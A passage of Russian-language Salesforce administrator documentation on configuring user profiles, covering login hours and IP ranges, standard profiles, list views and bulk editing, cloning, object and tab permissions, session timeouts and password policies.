Прим.: Для профиля задаются первые часы входа в систему, они зависят от принятого в организации часового пояса по умолчанию, который задается на странице «Сведения о компании» в разделе «Настройка». Таким образом, изменение поля организации «Часовой пояс по умолчанию» не инициирует изменение часового пояса, используемого для времени входа в профиле. В результате время входа всегда применяется точно, несмотря на использование другого часового пояса пользователя или изменение стандартного часового пояса организации.

В зависимости от выполняемого действия (просмотр или редактирование времени входа) отображаемое время может различаться. На странице сведений о профиле время отображается в часовом поясе, выбранном текущим пользователем. На странице редактирования времени входа время отображается в стандартном часовом поясе организации.

СМ. ТАКЖЕ:

Работа в исходном пользовательском интерфейсе профиля

Ограничение IP-адресов входа в исходном пользовательском интерфейсе профиля

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки времени входа:

- Управление профилями и наборами полномочий

Ограничение IP-адресов входа в исходном пользовательском интерфейсе профиля

Управление доступом к входу в систему на уровне пользователя путем указания диапазона допустимых IP-адресов в профиле пользователя. Если профиль поддерживает ограничения по IP-адресам, то вход может быть выполнен только посредством разрешенного IP-адреса.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра диапазонов IP-адресов входа:
- Просмотр настройки и конфигурации

Для редактирования и удаления диапазонов IP-адресов входа:
- Управление профилями и наборами полномочий

1. Способ ограничения диапазона действительных IP-адресов в профиле зависит от вашей версии Salesforce.
   - В версии Enterprise Edition, Unlimited Edition, Performance Edition или Developer Edition введите *«Профили»* в поле «Быстрый поиск», выберите **«Профили»** в меню «Настройка», затем выберите нужный профиль.
   - Если вы пользуетесь выпуском Professional, Group или Personal, в меню «Настройка» введите *«Параметры сеанса»* в поле «Быстрый поиск», затем выберите **«Параметры сеанса»**.
2. Нажмите кнопку **«Создать»** в связанном списке «Диапазоны IP-адресов входа».
3. Введите действительные IP-адреса в поля «Начальный IP-адрес» и «Конечный IP-адрес».

   Начальный и конечный адреса определяют диапазон разрешенных IP-адресов, которые могут использоваться для входа. Чтобы разрешить вход с отдельного IP-адреса, введите один адрес в оба поля.
   - IP-адреса диапазона должны использовать протокол IPv4 или IPv6. IPv4-адреса находятся в диапазоне IPv6-адресов, соотнесенных с протоколом IPv4 (`::ffff:0:0` — `::ffff:ffff:ffff`, где `::ffff:0:0` присваивается значение `0.0.0.0`, а `::ffff:ffff:ffff` — значение `255.255.255.255`). В диапазон не могут входить одновременно внешние и внутренние IP-адреса соотнесенного с IPv4 пространства адресов IPv6. Такие диапазоны, как `255.255.255.255` — `::1:0:0:0` или `::` — `::1:0:0:0`, являются недопустимыми.
   - Профили «Пользователь-партнер» ограничиваются пятью IP-адресами. С целью расширения диапазона обратитесь в компанию Salesforce.
   - Приложение Salesforce Mobile Classic может игнорировать диапазоны IP-адресов, заданные для профилей. Salesforce Mobile Classic инициирует безопасное подключение к Salesforce через сеть мобильного оператора. Однако IP-адреса мобильного оператора могут выходить за рамки допустимого диапазона IP-адресов для профиля пользователя. Во избежание игнорирования диапазонов IP-адресов, заданных для профиля, рекомендуем отключить приложение Salesforce Mobile Classic на странице 1342 для данного пользователя.
4. При необходимости введите описание диапазона. При использовании нескольких диапазонов поле «Описание» может содержать дополнительную информацию (например, область сети, соответствующая данному диапазону).
5. Нажмите кнопку **«Сохранить»**.

Прим.: Параметрам кэширования для статических ресурсов назначается значение «Личный» при использовании сайта Force.com, поддерживающего ограничения по диапазону IP-адресов или времени входа для профиля пользователя-гостя. Сайты, поддерживающие ограничения для профиля пользователя-гостя, кэшируют статические ресурсы только в пределах обозревателя. Кроме того, при ограничении доступа к общедоступному сайту удаление статических ресурсов из кэша Salesforce и любого промежуточного кэша может занять до 45 дней.

Прим.: При необходимости ограничьте весь доступ к системе Salesforce только IP-адресами из диапазонов IP-адресов входа. Чтобы включить этот параметр, в разделе «Настройка» введите *«Параметры сеанса»* в поле «Быстрый поиск»,

выберите **«Параметры сеанса»**, после чего выберите **«Применять диапазоны IP-адресов при каждом запросе»**. Этот параметр отражается на всех профилях пользователей, для которых применяются IP-ограничения.

СМ. ТАКЖЕ:

- Настройка диапазонов надежных IP-адресов для организации
- Просмотр и редактирование времени входа в исходном пользовательском интерфейсе профиля
- Работа в исходном пользовательском интерфейсе профиля

Стандартные профили

Каждая организация использует стандартные профили, которые могут быть назначены пользователям. Стандартные профили позволяют редактировать некоторые параметры.

Каждая организация использует стандартные профили. Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют использовать стандартные профили, а также создавать, редактировать и удалять настраиваемые профили. Если организация не поддерживает создание настраиваемых профилей (например, в версиях Contact Manager и Group Edition), то пользователям могут быть назначены стандартные профили, недоступные для просмотра или редактирования.

Таблица ниже содержит часто используемые полномочия стандартных профилей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные стандартные профили определяются используемой версией системы.

Имя профиля	Доступные полномочия
Системный администратор	Настройка приложения. Доступ ко всем функциям, которые не требуют дополнительной лицензии. Например, администраторы могут управлять кампаниями только при наличии лицензии «Пользователь Marketing». Управление прайс-листами и продуктами. Редактирование любого плана продаж, переопределение прогнозов и просмотр любого прогноза.
Стандартный пользователь платформы	Использование настраиваемых приложений Force.com AppExchange, разработанных в организации или установленных из каталога AppExchange. Кроме того, использование базовых функций платформы (например, организации, контакты, отчеты, панели мониторинга и настраиваемые вкладки).
Стандартный пользователь приложения Platform One	Использование одного настраиваемого приложения AppExchange, разработанного в организации или установленного из каталога AppExchange. Настраиваемое приложение ограничивается пятью вкладками. Кроме того, использование

Имя профиля	Доступные полномочия
	базовых функций платформы (например, организации, контакты, отчеты, панели мониторинга и настраиваемые вкладки).
Стандартный пользователь	Создание и редактирование основных типов записей, запуск отчетов и просмотр настроек организации. Просмотр кампаний (кроме управления). Создание решений (кроме проверки). Редактирование личного плана продаж и переопределение прогнозов.
Пользователь Customer Community	Может выполнить вход через сообщество. Доступ пользователей к вкладкам, объектам и другим функциям определяется параметрами сообщества и моделью общего доступа. Дополнительную информацию см. в разделе «Лицензии пользователей сообщества».
Пользователь Customer Community Plus	
Пользователь Partner Community	
Пользователь клиентского портала	Может выполнить вход через клиентский портал или сообщество. Разрешается просмотр и редактирование собственных данных или данных, принадлежащих или доступных нижестоящим пользователям в иерархии ролей клиентского портала; а также просмотр и редактирование обращений, поле «Имя контакта» которых содержит их имена.
Массовый клиентский портал	Может выполнить вход через клиентский портал или сообщество. Профили «Массовый клиентский портал» и «Проверенный веб-узел» являются пользователями массового портала.
Проверенный веб-узел	
Менеджер клиентского портала	Может выполнить вход через клиентский портал или сообщество. Разрешается просмотр и редактирование собственных данных или данных, принадлежащих или доступных нижестоящим пользователям в иерархии ролей клиентского портала; а также просмотр и редактирование обращений, поле «Имя контакта» которых содержит их имена.
Пользователь-партнер	Может выполнить вход через партнерский портал или сообщество.
Менеджер решений	Проверка и публикация решений. Кроме того, доступ к функциям, доступным стандартному пользователю.
Пользователь Marketing	Управление кампаниями, создание фирменных бланков, создание HTML-шаблонов эл. почты, управление общедоступными документами, а также добавление участников кампании и обновление их статусов с помощью мастера импорта данных. Кроме того, доступ к функциям, доступным стандартному пользователю.

Имя профиля	Доступные полномочия
Менеджер контрактов	Создание, редактирование, активация и утверждение контрактов. Данный профиль может удалять неактивные контракты. Редактирование личного плана продаж и переопределение прогнозов.
Только для чтения	Просмотр настроек организации, запуск и экспорт отчетов, а также просмотр других записей (кроме редактирования).
Пользователь Chatter Only	Вход только в Chatter. Доступ ко всем стандартным профилям, группам, файлам и людям Chatter. Ниже перечислены дополнительные доступные действия. • Просмотр организаций и контактов Salesforce • Использование приложения Salesforce CRM Content, а также сообществ «Идеи» и «Ответы» • Доступ к отчетам и панелям мониторинга • Использование и утверждение бизнес-правил • Использование календаря для создания и отслеживания действий • Просмотр и изменение не более 10 настраиваемых объектов • Добавление записей в группы Прим.: Рекомендуем предоставить профилю «Пользователь Chatter Only» доступ к вкладкам для стандартных объектов Salesforce, которые по умолчанию не отображаются. Версия Professional Edition позволяет выполнять данные действия только при поддержке профилей. Дополнительную информацию можно получить в компании Salesforce. Доступно только при наличии лицензии пользователя Chatter Only. Дополнительную информацию о пользователях Chatter Plus см. в документе *«Chatter Plus. Вопросы и ответы»*.
Пользователь Chatter Free	Вход только в Chatter. Доступ ко всем стандартным профилям, группам, файлам и людям Chatter. Доступно только при наличии лицензии пользователя Chatter Free.
Внешний пользователь Chatter	Вход только в Chatter, а также доступ к группам со своим участием и взаимодействие с участниками данных групп. Доступно только при наличии лицензии пользователя Chatter External.

Имя профиля	Доступные полномочия
Пользователь-модератор Chatter	Вход только в Chatter. Доступ ко всем стандартным профилям, группам, файлам и людям Chatter. Ниже перечислены дополнительные доступные действия. • Активация и деактивация других пользователей и модераторов Chatter Free • Предоставление и отмена привилегий модератора • Удалить доступные сообщения и комментарии Прим.: Изменение профиля «Пользователь-модератор Chatter» на профиль «Пользователь Chatter Free» приводит к удалению привилегий модератора в Chatter. Доступно только при наличии лицензии пользователя Chatter Free.
Пользователь Site.com Only	Вход только в приложение Site.com. Каждому пользователю Site.com Only также должна быть предоставлена лицензия Site.com Publisher (для создания и публикации сайтов) или Site.com Contributor (для редактирования содержимого сайтов). Ниже перечислены дополнительные доступные действия. • Использование одного настраиваемого приложения с 20 настраиваемыми объектами • Доступ к приложению «Содержимое» (кроме объектов «Организации» и «Контакты») • Создание неограниченного количества настраиваемых вкладок Доступно только при наличии лицензии пользователя Site.com Only.

СМ. ТАКЖЕ:

- Профили
- Полномочия пользователя

Управление списками профилей

Профили определяют порядок доступа пользователей к объектам и данным, а также доступные действия с приложением. Каждому новому пользователю назначается профиль. Для просмотра профилей в организации введите строку *«Профили»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Профили»**.

Просмотр расширенных списков профилей

Если организация поддерживает расширенные списковые представления профилей, то пользователю предоставляется доступ к дополнительным инструментам для настройки, просмотра, управления и печати списков профилей.

- Просмотр отфильтрованного списка профилей путем выбора нужного представления в раскрывающемся списке.
- Удаление выбранного представления посредством ссылки **«Удалить»**.
- Создание спискового представления или редактирование текущего представления.
- Создание профиля.
- Печать спискового представления посредством значка .
- Обновление созданного или измененного спискового представления посредством значка  .
- Редактирование полномочий в списковом представлении.
- Просмотр или редактирование профиля путем выбора его имени.
- Удаление настраиваемого профиля посредством ссылки **«Удал.»**.

Прим.: Профиль, назначенный пользователю, не может быть удален даже при его неактивности.

Просмотр основного списка профилей

- Создание профиля.
- Просмотр или редактирование профиля путем выбора его имени.
- Удаление настраиваемого профиля посредством ссылки **«Удал.»**.

Создание и редактирование списковых представлений профилей

Пакетное редактирование профилей в списковых представлениях профилей

Если организация использует расширенные списковые представления профилей, то пользователь может изменить полномочия для 200 профилей непосредственно из спискового представления.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Настраиваемые профили доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра профилей и печати списков профилей:
- Просмотр настройки и конфигурации

Для удаления списковых представлений профилей:
- Управление профилями и наборами полномочий

Для удаления настраиваемых профилей:
- Управление профилями и наборами полномочий

СМ. ТАКЖЕ:

Пакетное редактирование профилей в списковых представлениях профилей

Профили

Создание и редактирование списковых представлений профилей

Если организация поддерживает расширенные списковые представления профилей, то система позволяет создавать списковые представления профилей для просмотра набора профилей с выбранными полями. Например, пользователь может создать списковое представление всех профилей, содержащих полномочие «Изменение всех данных».

1. Щелкните ссылку **«Создать новое представление»** или выберите нужное представление и щелкните ссылку **«Правка»** на странице «Профили».
2. Введите имя представления.
3. Введите условия, которым должны соответствовать выбранные элементы списка, в разделе «Определение критериев фильтрации» (например, *«"Изменение всех данных" равно "Истина"»*).
   a. Чтобы выбрать нужный параметр, введите его имя или щелкните значок поиска .
   b. Выберите оператор фильтрации.
   c. Введите нужное значение.
   d. Чтобы задать другое условие фильтра, щелкните ссылку **«Добавить строку»**. Разрешается задавать не более 25 условий фильтра.

   Чтобы удалить условие фильтра и его значения, щелкните значок удаления строки .Удалить строку
4. Выберите параметры профиля, которые должны отображаться в списковом представлении в виде столбцов, в разделе «Выбор столбцов для отображения».
   a. Выберите нужный тип параметра в раскрывающемся списке «Поиск».
   b. Введите все слово или только его часть и нажмите кнопку **«Найти»**.

      Прим.: Если поиск возвращает более 500 значений, то результаты не отображаются. Чтобы уточнить критерии поиска и сократить количество результатов, выполните предыдущие действия.
   c. Чтобы добавить или удалить столбцы, выберите имя как минимум одного столбца и нажмите кнопку **«Добавить»** или **«Удалить»**.
   d. Чтобы изменить порядок отображения столбцов, воспользуйтесь кнопками **«Вверх»** и **«Вниз»** или крайними кнопками **«Сверху»** и **«Снизу»**.

   Разрешается добавлять не более 15 столбцов в одно списковое представление.
5. Нажмите кнопку **«Сохранить»**. Чтобы сохранить клонированное представление, введите новое имя и нажмите кнопку **«Сохранить как»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Настраиваемые профили доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления списковых представлений профилей:

- Управление профилями и наборами полномочий

СМ. ТАКЖЕ:

Пакетное редактирование профилей в списковых представлениях профилей

Пакетное редактирование профилей в списковых представлениях профилей

Если организация использует расширенные списковые представления профилей, то пользователь может изменить полномочия для 200 профилей непосредственно из спискового представления.

При наведении указателя мыши на редактируемые ячейки отображается значок карандаша (), а на нередактируемые — значок замка (). Иногда параметр недоступен для редактирования даже при отображении значка карандаша (например, в стандартных профилях).

Внимание: Рекомендуем проявлять внимательность при редактировании профилей данным методом. Профили определяют основной уровень доступа пользователя, поэтому пакетные изменения могут влиять на пользователей организации.

1. Выберите или создайте списковое представление, содержащее нужные профили и полномочия.
2. Чтобы изменить несколько профилей, установите флажок напротив каждого нужного профиля.

   При выборе профилей на разных страницах система Salesforce запоминает выбранные профили.
3. Дважды щелкните нужное полномочие.

   При пакетном редактировании профилей дважды щелкните нужное полномочие в любом выбранном профиле.
4. Включите или отключите полномочие во всплывающем диалоговом окне.

   Иногда изменение одного полномочия инициирует изменение других полномочий. Например, если полномочия «Настройка приложения» и «Просмотр настройки и конфигурации» отключены, то включение полномочия «Настройка приложения» инициирует включение полномочия «Просмотр настройки и конфигурации». В этом случае диалоговое окно содержит список измененных полномочий.
5. Чтобы изменить несколько профилей, выберите **«Все *n* выбранных записей»** (где *n* — это количество выбранных профилей).
6. Нажмите кнопку **«Сохранить»**.

Прим.:

- Стандартные профили поддерживают встроенное редактирование только при наличии полномочий «Единая регистрация» и «В зависимости от подразделений».
- Пакетное редактирование профилей изменяет только профили, поддерживающие изменяемое полномочие. Например, профиль, который не содержит полномочие «Изменение всех данных», не изменяется при добавлении полномочия «Изменение всех данных» в несколько профилей посредством функции встроенного редактирования.

При возникновении ошибки сообщение об ошибке отображает все соответствующие профили и описание ошибки. Чтобы открыть страницу сведений о профиле, щелкните имя нужного профиля. Выбранные профили отображаются в окне ошибок серым перечеркнутым текстом. Чтобы просмотреть консоль ошибок, рекомендуем отключить блокировку всплывающих окон для домена Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетного редактирования профилей в списковом представлении:

- Управление профилями и наборами полномочий

  И

  Настройка приложения

Все изменения регистрируются контрольным журналом настройки.

СМ. ТАКЖЕ:

Профили

Клонирование профилей

Клонирование и настройка существующих профилей позволяют сэкономить время на создании новых.

Совет: Для предоставления определенных полномочий и параметров доступа для клонированных профилей можно использовать наборы полномочий. Дополнительную информацию см. в разделе «Наборы полномочий». Кроме того, если имя профиля состоит из нескольких слов, не допускаются лишние пробелы между словами. Например, профили «пользователь Acme» и «пользователь Acme» идентичны, если не учитывать количество пробелов между словами «Acme» и «пользователь». Использование обоих профилей может запутать администраторов и пользователей.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Выполните одно из указанных ниже действий на странице со списком профилей.
   - Чтобы выбрать текущий профиль, необходимый для добавления нового, нажмите кнопку **«Создать профиль»**.
   - Если организация использует расширенные списковые представления профилей, щелкните ссылку **«Клонировать»** напротив нужного профиля.
   - Щелкните имя нужного профиля и нажмите кнопку **«Клонировать»** на странице сведений.

   Новый профиль использует лицензию пользователя, назначенную исходному профилю.
3. Введите имя профиля.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Профили

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Настраиваемые профили доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания профилей:

- Управление профилями и наборами полномочий

Просмотр назначенных пользователей профиля

Чтобы просмотреть всех пользователей, назначенных профилю, нажмите кнопку **«Назначенные пользователи»** (в расширенном пользовательском интерфейсе профиля) или **«Просмотр пользователей»** (в исходном пользовательском интерфейсе профиля) на странице общих сведений о профиле. Ниже перечислены действия, доступные на странице «Назначенные пользователи».

- Создание как минимум одного пользователя
- Сброс паролей для выбранных пользователей
- Редактирование сведений о пользователе
- Просмотр страницы сведений о пользователе путем выбора его имени, псевдонима или имени пользователя
- Просмотр или редактирование профиля путем выбора его имени
- Экспорт пользователей в Google и создание аккаунтов Google Apps посредством кнопки **«Экспорт в Google Apps»** (если организация поддерживает службы Google Apps™)

СМ. ТАКЖЕ:

Профили

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Custom Profiles available in: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Редактирование полномочий объекта в профилях

Полномочия объекта определяют тип доступа пользователей к объектам.

1. В меню «Настройка» выполните одно из следующих действий.
   - Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
   - Введите строку «*Профили*» в поле «Быстрый поиск» и выберите пункт **«Профили»**.
2. Выберите нужный набор полномочий или профиль.
3. В зависимости от используемого типа интерфейса, выполните одно из указанных ниже действий.
   - Наборы полномочий или расширенный пользовательский интерфейс профиля: введите имя объекта в поле **«Поиск параметров…»** и выберите нужный объект из списка. Нажмите кнопку **«Правка»** и прокрутите страницу до раздела «Полномочия объекта».
   - Исходный пользовательский интерфейс профиля: нажмите кнопку **«Правка»** и прокрутите страницу до раздела «Полномочия стандартного объекта», «Полномочия настраиваемого объекта» или «Полномочия внешнего объекта».
4. Выберите нужные полномочия объекта.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Полномочия объекта

Профили

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра полномочий объекта:

- Просмотр настройки и конфигурации

Для редактирования полномочий объекта:

- Управление профилями и наборами полномочий

  И

  Настройка приложения

Просмотр и редактирование параметров вкладок в наборах полномочий и профилях

Параметры вкладки определяют доступность вкладки на странице «Все вкладки» или в наборе вкладок.

1. В меню «Настройка» выполните одно из следующих действий.
   - Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
   - Введите строку *«Профили»* в поле «Быстрый поиск» и выберите пункт **«Профили»**.
2. Выберите нужный набор полномочий или профиль.
3. Выполните одно из указанных ниже действий.
   - Наборы полномочий или расширенный пользовательский интерфейс профиля: введите имя вкладки в поле **«Поиск параметров…»**, выберите предложенный элемент списка и нажмите кнопку **«Правка»**.
   - «Исходный пользовательский интерфейс профиля». Нажмите кнопку **«Правка»** и прокрутите страницу до раздела «Параметры вкладки».
4. Укажите доступность вкладки.
5. (Только для исходного пользовательского интерфейса профиля) Чтобы заданные параметры доступности вкладки применялись в пользовательских настройках вкладки, установите флажок **«Изменять настройки личных вкладок пользователя»**.
6. Нажмите кнопку **«Сохранить»**.

Прим.: Если в организации включена поддержка Salesforce CRM Content, но на странице сведений о пользователе не установлен флажок **«Пользователь Salesforce CRM Content»**, то приложение Salesforce CRM Content не будет содержать вкладок.

Параметры вкладки

Параметры вкладки определяют доступность вкладки на странице «Все вкладки» или в связанном приложении. Эти параметры также определяют необходимость отображения объектов в средстве запуска приложения Lightning Experience и меню навигации. Наборы полномочий и профили используют разные метки для параметров вкладки.

СМ. ТАКЖЕ:

Профили

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Параметры вкладки доступны в версиях: **все** версии, кроме **Database.com Edition**.

Наборы полномочий доступны в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

Профили доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров вкладки:

- Просмотр настройки и конфигурации

Для редактирования параметров вкладки:

- Управление профилями и наборами полномочий

Параметры вкладки

Параметры вкладки определяют доступность вкладки на странице «Все вкладки» или в связанном приложении. Эти параметры также определяют необходимость отображения объектов в средстве запуска приложения Lightning Experience и меню навигации. Наборы полномочий и профили используют разные метки для параметров вкладки.

Включенные параметры в наборах полномочий	Включенные параметры в профилях	Описание
Доступно	Отключены стандартные параметры	Вкладка доступна на странице «Все вкладки». Отдельные пользователи могут добавить вкладку в любое приложение.
Доступно и Отображается	Включены стандартные параметры	Вкладка доступна на странице «Все вкладки» и отображается среди вкладок связанного приложения. В приложении Lightning Experience этот параметр определяет необходимость отображения объекта в средстве запуска приложений и в меню навигации. Отдельные пользователи могут добавить или скрыть вкладку в других приложениях.
Нет	Вкладка скрыта	Вкладка недоступна на странице «Все вкладки» и в приложениях.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Параметры вкладки доступны в версиях: **все** версии, кроме **Database.com Edition**.

Наборы полномочий доступны в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

Профили доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Прим.: Если пользователю назначен другой набор полномочий или профиль, в котором параметры этой же вкладки включены, то применяются наименее строгие значения. Например, набор полномочий «А» не содержит параметров, включенных для вкладки «Организации», а набор полномочий «Б» включает параметр «Доступно» для вкладки «Организации». При назначении наборов полномочий «А» и «Б» пользователю вкладка «Организации» отображается пользователю на странице «Все вкладки».

СМ. ТАКЖЕ:

Просмотр и редактирование параметров вкладок в наборах полномочий и профилях

Просмотр и редактирование назначенных приложений в профилях

Параметры назначенного приложения определяют приложения, доступные пользователям в меню приложений Force.com.

Каждому профилю должно быть доступно как минимум одно приложение, за исключением профилей, связанных с пользователями клиентского портала.

Чтобы задать доступность приложения, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Выберите нужный профиль.
3. В зависимости от используемого типа пользовательского интерфейса, выполните одно из указанных ниже действий.
   - Расширенный пользовательский интерфейс профиля: щелкните ссылку **«Назначенные приложения»** и нажмите кнопку **«Правка»**.
   - Исходный пользовательский интерфейс профиля: нажмите кнопку **«Правка»** и прокрутите страницу до раздела «Параметры настраиваемого приложения».
4. Выберите одно стандартное приложение. Стандартное приложение отображается при первом входе пользователя.
5. Установите флажок **«Доступно»** напротив любых других нужных приложений.

СМ. ТАКЖЕ:

Профили

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Настраиваемые профили доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров доступности приложения:

- Управление профилями и наборами полномочий

Включение настраиваемых полномочий в профилях

Настраиваемые полномочия позволяют предоставлять доступ к настраиваемым процессам или приложениям. Созданное настраиваемое полномочие, связанное с процессом или приложением, может быть включено в профилях.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Выберите нужный профиль.
3. В зависимости от используемого типа пользовательского интерфейса, выполните одно из указанных ниже действий.
   - Расширенный пользовательский интерфейс профиля: щелкните ссылку **«Настраиваемые полномочия»** и нажмите кнопку **«Правка»**.
   - Исходный пользовательский интерфейс профиля: нажмите кнопку **«Правка»** в связанном списке «Включенные настраиваемые полномочия».
4. Чтобы включить настраиваемые полномочия, выберите нужные полномочия в списке «Доступные настраиваемые полномочия» и нажмите кнопку **«Добавить»**. Чтобы удалить настраиваемые полномочия из профиля, выберите нужные полномочия в списке «Включенные настраиваемые полномочия» и нажмите кнопку **«Удалить»**.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настраиваемые полномочия

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Для организаций, использующих Group Edition и Professional Edition, нельзя создавать или редактировать настраиваемые полномочия, но можно установить их как часть управляемого пакета.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения настраиваемых полномочий в профилях:

- Управление профилями и наборами полномочий

Просмотр и редактирование параметров времени ожидания сеанса в профилях

Используйте параметры сеанса, чтобы настроить количество минут или часов отсутствия активности перед наступлением таймаута пользовательского сеанса. По завершении сеанса пользователь должен выполнить повторный вход.

До тех пор пока вы не установите значение параметра Таймаут сеанса по истечении для профиля, Значение таймаута в параметрах сеанса организации применяется ко всем пользователям этого профиля. Когда это значение установлено, значение Таймаут сеанса по истечении для профиля переопределяет Значение таймаута организации в пределах этого профиля. Изменения, внесенные в единый параметр «Значение времени ожидания», не применяются к пользователям профиля, поддерживающего собственный Таймаут сеанса по истечении.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Выберите нужный профиль.
3. В зависимости от используемого типа пользовательского интерфейса, выполните одно из указанных ниже действий.
   - Расширенный пользовательский интерфейс профиля: щелкните ссылку **«Параметры сеанса»** и нажмите кнопку **«Правка»**.
   - Исходный пользовательский интерфейс профиля: нажмите кнопку **«Правка»** и прокрутите страницу до раздела «Параметры сеанса».
4. Выберите нужное значение времени ожидания из раскрывающегося списка.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Настраиваемые профили доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров сеанса и пароля в профилях:

- Управление профилями и наборами полномочий

Просмотр и редактирование политик паролей в профилях

Параметры политик паролей определяют требования, предъявляемые к паролям, и используются для обеспечения требуемого уровня безопасности пользователей, которым назначен профиль. Политики использования паролей для профиля переопределяют настройки политики паролей всей организации для пользователей, назначенных для этого профиля. Если не настроить политики использования паролей для того или иного профиля, будут применяться политики использования паролей в масштабе всей организации. Новые политики использования паролей для профиля применяются для существующих пользователей профиля при сбросе ими пароля.

Изменения, внесенные в единые политики паролей, не применяются к пользователям профиля, поддерживающего собственные политики паролей.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Выберите нужный профиль.
3. В зависимости от используемого типа пользовательского интерфейса, выполните одно из указанных ниже действий.
   - Расширенный пользовательский интерфейс профиля: щелкните ссылку **«Политики паролей»** и нажмите кнопку **«Правка»**.
   - Исходный пользовательский интерфейс профиля: нажмите кнопку **«Правка»** и прокрутите страницу до раздела «Политики паролей».
4. Измените значения для текущего профиля.

   Прим.: При изменении параметра «Срок действия паролей пользователей истекает:» это изменение влияет на дату истечения срока действия пароля пользователя, если вводится новая дата, наступающая раньше старой, либо срок действия отменяется выбором параметра «Без срока действия».
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Поля политик паролей в профиле

